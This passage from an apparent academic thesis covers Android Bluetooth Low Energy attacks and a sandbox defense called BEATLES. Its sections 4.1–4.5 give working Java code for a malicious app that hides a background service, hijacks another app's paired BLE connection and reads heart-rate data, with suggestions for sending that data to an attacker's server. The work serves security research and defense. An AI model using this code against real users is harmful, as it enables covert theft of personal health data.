In literature, many authors demonstrated that the implementation of BLE in smartphones presents flaws due to architectural design [4] [5] [15] [13]. BLE was thought to make two devices communicate with each other securely in a scenario in which every device represents a whole logical entity. Due to the way smartphones are used and designed, this assumption is not fully satisfied. In fact, smartphones could be logically seen as containers of programs or applications, each of them producing and elaborating its own data that is not necessarily intended to be shared with others. This design leads to unexpected behaviors, for example, the fact that an application could access attributes of a BLE device that are meant to be accessed only after a legitimate pairing, even if the pairing process was initiated by another application. Below are described various types of attacks presented in the literature.

3.1 Human Interface Device (HID)

In order to handle Bluetooth communications between different devices, the concept of Bluetooth device profile was introduced. The Bluetooth profile of a device describes the Bluetooth functionalities of the device itself. An example of a Bluetooth profile is the headset profile, which specifies which functionalities a Bluetooth headset should use and which protocol dependencies it has, like encoding and transferring audio or the possibility of clicking a button on the headset to answer a call.

The Bluetooth profile of the human interface device Bluetooth profile enables input devices like mouses and keyboards to connect to the smartphone. In this attack [5], a Bluetooth device is programmed to pretend to be, for example, a Bluetooth headset, having the possibility to change the name and icon shown to the smartphone in the device selection area, and then switching the profile to HID, letting the owner of the BLE device control the whole smartphone through pointer and keyboard inputs. The user can be fooled to connect to a device having the same name and icon as a known one. Pairing the smartphone with the malicious BLE device gives the attacker full control over not only the paired application, but the entire Android system, breaking the Android sandbox mechanism.

Of course, this attack has its limitations: the mobile phone should not have a PIN or password to be unlocked in order to permit the attacker to navigate the Android system, and the attacker must be aware of the layout of the specific model in order to calibrate the pointer movements over the various applications. Anyway, this attack could lead to information stealing (taking screenshots and sending them over the Internet) and even full control of the device. This attack could, for example, screenshot a one-time password (OTP) used to login to an online service such as bank account management website. In 3.1 is shown the proposed attack schema.




Figure 3.1: Human interface device attack [4]

3.2 Personal Area Network (PAN)

Also, network communication can be tampered with using the personal area network (PAN) Bluetooth profile [4]. This profile defines three possible roles: network access point (NAP), group ad hoc network (GN) and PAN user (PANU). What usually happens is that a Bluetooth device acts as a NAP, providing shared internet capability to the PANU, that connects to it and gains internet navigation capability.

When an attacker manages to deceive a user to connect to the malicious Bluetooth device, two scenarios can be possible.

In the first scenario, the user's smartphone acts as a PANU while the malicious Bluetooth device acts as a NAP. In this way, the traffic produced by the user could be intercepted by the attacker, making this scenario effectively a MITM attack, where traffic can be sniffed and spoofed. Moreover, the malicious Bluetooth device, acting as a NAP, could respond to the user's device with forged domain name system (DNS) packets, containing the address of an attacker-owned server.

In the second scenario, roles are reversed, with the user's mobile phone being the NAP and the malicious Bluetooth device being the PANU. In order to enable stealthily Bluetooth tethering on the smartphone, a malicious application must be installed on it and use the appropriate application programming interface (API). If the preparatory phase is successful, it is possible to connect the malicious Bluetooth device to the user's smartphone in order to consume and use its network. In 3.2 is shown the proposed attack schema.

3.3 Hands Free Profile (HFP)

Headset devices usually declare HSP as Bluetooth profile, but they could also declare hands-free profile (HFP). HFP supports more functionalities than HSP, such as the possibility of performing operations by issuing voice commands. If an attacker manages to deceive a user to connect to their malicious Bluetooth device, they could answer to incoming calls or, by injecting vocal commands, make outgoing calls, and issue supported commands to the smartphone [4]. In 3.3 is shown the proposed attack schema.

3.4 System-wide Pairing Credentials

This attack demonstrates how it is possible for every application installed on the smartphone to access the BLE credentials stored on the Android device, even if the pairing was initiated only by a specific application [5]. Declaring in its manifest the `ACCESS_FINE_LOCATION` permission, in addition to `BLUETOOTH` and `BLUETOOTH_ADMIN` permissions, a malicious application is capable to scan for surrounding BLE devices and connect to them if they were already paired by another application installed on the smartphone, being able to access all pairing protected attributes without the user being conscious of this fact. The only thing the user notices is that the malicious application will pop up in the system asking to accept the fact that it is going to use location permission. This is due to the fact that, while `BLUETOOTH` and `BLUETOOTH_ADMIN` permissions are considered *normal* permissions, `ACCESS_FINE_LOCATION` permission is labeled as *dangerous*, meaning that the user should accept this permission at run-time. Obviously, this mechanism could raise suspicion in the user, so the malicious application should justify the request in a smart manner.

The message exchange of this attack is represented in 3.4.

3.5 Reuse of Connection

This attack exploits the fact that on Android, multiple applications can use the same communication channel to the same BLE device [5]. In this attack *dangerous* `ACCESS_FINE_LOCATION` is not necessary because there is no scan for surrounding BLE devices, making this attack stealthy. By using `BluetoothManager.getConnectedDevices()` API, the malicious application is provided a reference to the already connected BLE devices by the system. At this point the malicious application could connect to the BLE device without re-initializing the pairing process, resulting in a capable of accessing all the pairing protected attributes of the BLE device, having the smartphone already performed the pairing process.

The message exchange of this attack is represented in 3.5.




Figure 3.2: Personal area network attack [4]




Figure 3.3: Hands free profile attack [4]




Figure 3.4: Message exchange [5]




Figure 3.5: Message exchange [5]

4 Attack

In this chapter the attack will be presented, firstly describing the threat model and finally showing the implementation and technical details.

4.1 Threat Model

The attack performed is the one described in 3.5 called *reuse of connection*. In order to perform this attack, an Android application was developed in order to be installed on the victim's device.

I would like to emphasize the fact that the application only needs to declare, in its manifest, the `BLUETOOTH` and `BLUETOOTH_ADMIN` permissions, which are not labeled as *dangerous* and that this holds until Android 11 or, more specifically, on applications targeting software development kit (SDK) 30 or less. Android 12, which is the last mobile operating system designed by Google, released on October 4, 2021, is installed on only 3,65% of devices [16].

On Android 12 the Bluetooth permissions are revisited, and this will be explored further in 7. As mentioned, the attack that is presented here still works on the majority of the devices, even ones with the last Android operating system, as long as the application targets an SDK of 30 or less and, since in this scenario the application is developed by a malicious user, they have complete control over the configuration of the SDK supported by the application.

The Android application was designed to launch a background service as soon as it is launched. This behavior permits an attacker to hide the malicious service behind any legitimate application developed by them. The malicious service checks, through appropriate Android APIs, whether BLE connections are in place between the Android device and any kind of BLE equipment. After the malicious application retrieved the connected BLE devices, it attempts to reuse the existing BLE connection and requests the BLE device to register with the heart beat notification service, which is identified by the standard universally unique identifier (UUID) 0x180D, to read the heart rate characteristic, which has UUID 0x2A37 [17].

Once the malicious application is able to connect to the device, the heart beat is intercepted, allowing the malicious user who developed the application, for example, to receive the data by sending it to a server they own through the Internet, just by adding the `INTERNET` permission to the manifest of the developed Android application, in that this permission is not labeled as *dangerous* either.

The choice, in this project, to intercept the heart beat information is just for the sake of generality, making this application work with the majority of the smart bands existing on the market, since most of them allow the user to measure this parameter. Of course, it is possible to read or register to any kind of service and characteristic, even the vendor specific ones, just by knowing the related UUID, that can be retrieved in at least two ways:

- by generating a Bluetooth log from the host controller interface (HCI) through the Android development settings, after having the smartphone interact with the BLE equipment and opening the output through an appropriate program, e.g. Wireshark

[18], in order to see the complete Bluetooth communication, including the services and characteristics requested.

- by reverse engineering of the application, decompiling the APK through programs such as Apktool [19] or Jadx [20] and looking for strings that represent Bluetooth UUIDs.

The threat model schema is presented at Figure 4.1.



App 1
App 2
Android OS
BluetoothManager.getConnectedDevices
BluetoothDevice.connectGatt

Figure 4.1: The threat model schema

4.2 Implementation

The malicious application developed in this work, when launched, presents a simple screen that could be replaced with any legitimate application that hides what is happening behind the scenes. The malicious application home screen is shown in figure 4.2.

In the listing 4.1 the Java code for the malicious application Main Activity Java code is presented. In the `onCreate` method, the activity of the application is loaded and shown to the screen. At the same time, when the application is loaded, `onStart` method calls the `runService` function. This function launches `BleAttack` class as a background service, so that the user does not notice anything weird. Finally, the `onDestroy` method is overridden to stop the connection when the application is closed. Of course, in a real attack scenario, it is possible to let the service continue running even if the application is killed.

```java
@Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }

    @Override
    protected void onStart() {
        super.onStart();

        Thread thread = new Thread() {
            @Override
            public void run() {
                runService();
            }
        };
        thread.start();
    }

    @Override
    protected void onDestroy() {
        super.onDestroy();
        mBleAttack.disconnect();
        Intent intent = new Intent(this, BleAttack.class);
        stopService(intent);
    }

    private void runService() {
        Intent gattServiceIntent = new Intent(this, BleAttack.class);
        startService(gattServiceIntent);
    }
```

Listing 4.1: Main Activity of the malicious application

Let us now investigate further what the `BleAttack` class does. Here, two main functions are written: `initialize` and `startAttack`. `initialize`, of which the code is shown in the list 4.2, takes care of checking if Bluetooth is available and gets `BluetoothManager` object, from which a `BluetoothAdapter` object is retrieved.

```java
public boolean initialize() {
    if (mBluetoothManager == null) {
        mBluetoothManager = (BluetoothManager) getSystemService(Context.
    BLUETOOTH_SERVICE);
        if (mBluetoothManager == null) {
            Log.e(TAG, "Unable to initialize BluetoothManager.");
            return false;
        }
    }

    mBluetoothAdapter = mBluetoothManager.getAdapter();
    if (mBluetoothAdapter == null) {
        Log.e(TAG, "Unable to obtain a BluetoothAdapter.");
        return false;
    }

    return true;
}
```

Listing 4.2: initialize method of the BleAttack class

The `startAttack` method, the code shown in the list 4.3, retrieves a list of the BLE devices connected to the smartphone and connects to one of them. It is possible to use regex in order to select specific BLE equipment filtering by name or address, in the case in which the attack will be more specific on a particular kind of device. If the application managed to connect to the BLE device, it began to register with the heart rate notification service through the method `startNotify`.

```java
void startAttack() {
    Log.d(TAG, "startAttack: Starting Attack");

    mBluetoothDevice = getConnectedDevice(10);
    boolean connected = false;
    if (mBluetoothDevice != null) {
        connected = connect(mBluetoothDevice.getAddress());
        Log.d(TAG, "startAttack: connected to " + mBluetoothDevice.getName() + "\n
    ");
    }
    try {
        Thread.sleep(500);
    } catch (InterruptedException e) {
        e.printStackTrace();
    }

    if (connected) {
        startNotify();
    }
    else {
        Log.d(TAG, "No device found");
    }

}
```

Listing 4.3: startAttack method of the BleAttack class

The vulnerable Android functions that make this attack possible are used in the `connect` method, whose code is shown in listing 4.4, at lines 7 and 12 of the listing and they are getConnectedDevices and connectedGatt. Through these method calls, it is possible to retrieve a List of the BluetoothDevices connected to the smartphone and reuse this connection inside the malicious application.

```java
public boolean connect(final String address) {
    if (mBluetoothAdapter == null || address == null) {
        Log.w(TAG, "BluetoothAdapter not initialized or unspecified address.");
        return false;
    }

    List<BluetoothDevice> BtLists = mBluetoothManager.getConnectedDevices(
    BluetoothProfile.GATT);
    for (BluetoothDevice bd : BtLists) {
        mBluetoothDeviceAddress = bd.getAddress();
        Log.d(TAG, "LIST: " + mBluetoothDeviceAddress + "\n");
        if (bd.getAddress().equals(address)) {
            mBluetoothGatt = bd.connectGatt(this, false, mGattCallback);
        }
    }

    [ ... ]
}
```

Listing 4.4: connect method of the BleAttack class

Finally, in startNotify method, shown in the listing 4.5, the characteristic reading occurs. Knowing the UUIDs of the BLE services and characteristics that are wanted to be sniffed, it is possible to programmatically request them to the Bluetooth device.

```java
public void startNotify() {
    BluetoothGattService mCustomService = mBluetoothGatt.getService(UUID.
    fromString("0000180d-0000-1000-8000-00805f9b34fb"));
    if(mCustomService == null){
        Log.w(TAG, "Custom BLE Service not found");
        return;
    }
    /*get the read characteristic from the service*/
    hrCharacteristic = mCustomService.getCharacteristic(UUID.fromString("00002a37
    -0000-1000-8000-00805f9b34fb"));

    mBluetoothGatt.setCharacteristicNotification(hrCharacteristic, true);
    BluetoothGattDescriptor descriptor = hrCharacteristic.getDescriptor(UUID.
    fromString("00002902-0000-1000-8000-00805f9b34fb"));
    descriptor.setValue(BluetoothGattDescriptor.ENABLE_NOTIFICATION_VALUE);
    mBluetoothGatt.writeDescriptor(descriptor);
    [ ... ]
}
```

Listing 4.5: startNotify method of the BleAttack class




Figure 4.2: Malicious application home screen

5 Defense Design

To prevent this kind of attack, Bluetooth sEcurity on Android Through virtuaL Environment Sandboxing (BEATLES) was implemented. The idea is to make some customizations to the VirtualApp virtual environment in order to intercept the vulnerable `connectGatt` API call through method hooking and override it to let the user know that the application in use is trying to connect to a particular BLE device. In order to achieve this, it was chosen to show a popup to the user, showing the above information, and asking them whether they want to allow the connection or prevent it. If the user allow the connection, the smartphone will connect to the device normally, and BEATLES will remember the user choice, so that the popup will not be prompt every time. If otherwise the user decides to deny the connection, the method `connectGatt` will not be called.

As described in Chapter 2, VirtualApp is a virtualization framework that provides a way to launch Android applications without the need to install them to the device. BEATLES is an Android application that implements the VirtualApp framework, allowing the user to install their applications inside a virtual environment. Every application installed inside BEATLES, in order to perform function or API calls, needs to send every call to the VirtualApp application proxy, that manages the redirection to the Android system. In this work, the application proxy was customized for the purpose of hooking the `connectGatt` function, adding the functionalities described above.

The defense mechanism is thought in a way so that the user can actively choose whether allowing or denying the connection initiated by an application installed in the virtual environment, without the need to patch or modify the behaviour of the original method instead. In the proposed scenario, the user can install every application they need inside the BEATLES application and use the functionalities of the applications in a transparent manner with respect to the virtual environment with the only difference that the `BLUETOOTH` and `BLUETOOTH_ADMIN` permissions are now labeled, de facto, as *dangerous* permissions meaning that, as for the other *dangerous* permissions like `CAMERA`, `ACCESS_FINE_LOCATION` or `WRITE_EXTERNAL_STORAGE`, a popup prompts to the user at runtime informing them about which action the application is trying to perform.

Moreover, the user's choice to allow or deny the application to connect to the BLE device is saved in the Shared-Preferences of the guest application. In this way, once the user accepts the connection initiated from a guest application, every time that application is launched again, from inside the BEATLES environment, they will not be asked again if they want to allow or deny the connection. In this way, once an application is trusted by the user, BEATLES makes it act normally, meaning that the hook just call the original `connectGatt` method without any customization. On the other hand, when the user denies connection to a guest application, BEATLES will prompt them every time the guest application is calling the `connectGatt` method.

The design is presented at Figure 5.1.




Figure 5.1: The defense design schema

6
Defense Implementation

BEATLES implementation in Java is described in this chapter. VirtualApp was properly customized mainly in two points:

- Functions performing the hooking of the `connectGatt` method, generating the popup and managing the user choices were written.
- The hooking itself was added in the life-cycle of VirtualApp using the Yahfa hooking library.

Let's first investigate on how the new function that will replace `connectGatt` is implemented. Yahfa, in order to work properly, needs three function pointers:

- the first function pointer references to the original method, that is the `connectGatt` method in the Android BluetoothDevice class.

- the second function pointer is a reference to the customized method that will override the original `connectGatt` function at runtime.

- the last function pointer is a function placeholder, called `backup`, that has the same method signature of the original one. This is needed in order to call the original method as it was, since the original one will be overwritten in memory.

In listing 6.1 the `backup` and `hookConnectGatt` are showed. These methods are located in the class `src/main/java/com/lody/virtual/client/NativeEngine.java`.

Let's firstly look at the `backup` method. As previously said, this is just a placeholder in which VirtualApp will put the code for the original `connectGatt` method at runtime. The prerequisites of the method is that the signature and return type are the same of the original method.

The `hookConnectGatt` method instead implements all the logic described in Chapter 5. The first thing that can be noticed, is that the signature differs from original one, in that the parameter `BluetoothDevice bd` is added. This is because the original method is not static, and it should be called as `bd.connectGatt(final Context context, boolean bool, BluetoothGattCallback mGattCallback)`, but this is not possible since Yahfa needs static methods. For this reason the needed object is passed through parameter in order to be used inside the method itself.

The method, after initializing some variables, defines an `onClickListener` needed by the popup, in which the yes/no choice is handled. The method simply returns a boolean in order to know which choice that was made. Moreover, in the case the user select the "YES" button, the choice is saved in the Shared-Preferences of the guest application.

Every time the hooked method is called, the Shared-Preferences are checked: if the user already agreed that the application can perform BLE connections to BLE devices, the backup method, that points to the original version of `connectGatt` is called, otherwise it prompts the popup to the user. The popup shows to which device the application is trying to initiate a connection and stops the code flow until the user makes a choice.

```
public static BluetoothGatt backup (BluetoothDevice bd, Context context, boolean
    bool, BluetoothGattCallback bgc) {
        return bd.connectGatt(context, bool, bgc);
    }

    public static BluetoothGatt hookConnectGatt(BluetoothDevice bd, final Context
    context, boolean bool, BluetoothGattCallback mGattCallback) {
        Log.d(TAG, "ConnectGatt Hooked successfully");
        Log.d(TAG, "Context: " + context.getClass().getName());
        final BluetoothDevice mBd = bd;
        final Context mContext = context;
        final boolean mBool = bool;
        final BluetoothGattCallback mBluetoothGattCallback = mGattCallback;
        final boolean[] resultValue = new boolean[1];

        @SuppressLint("HandlerLeak")
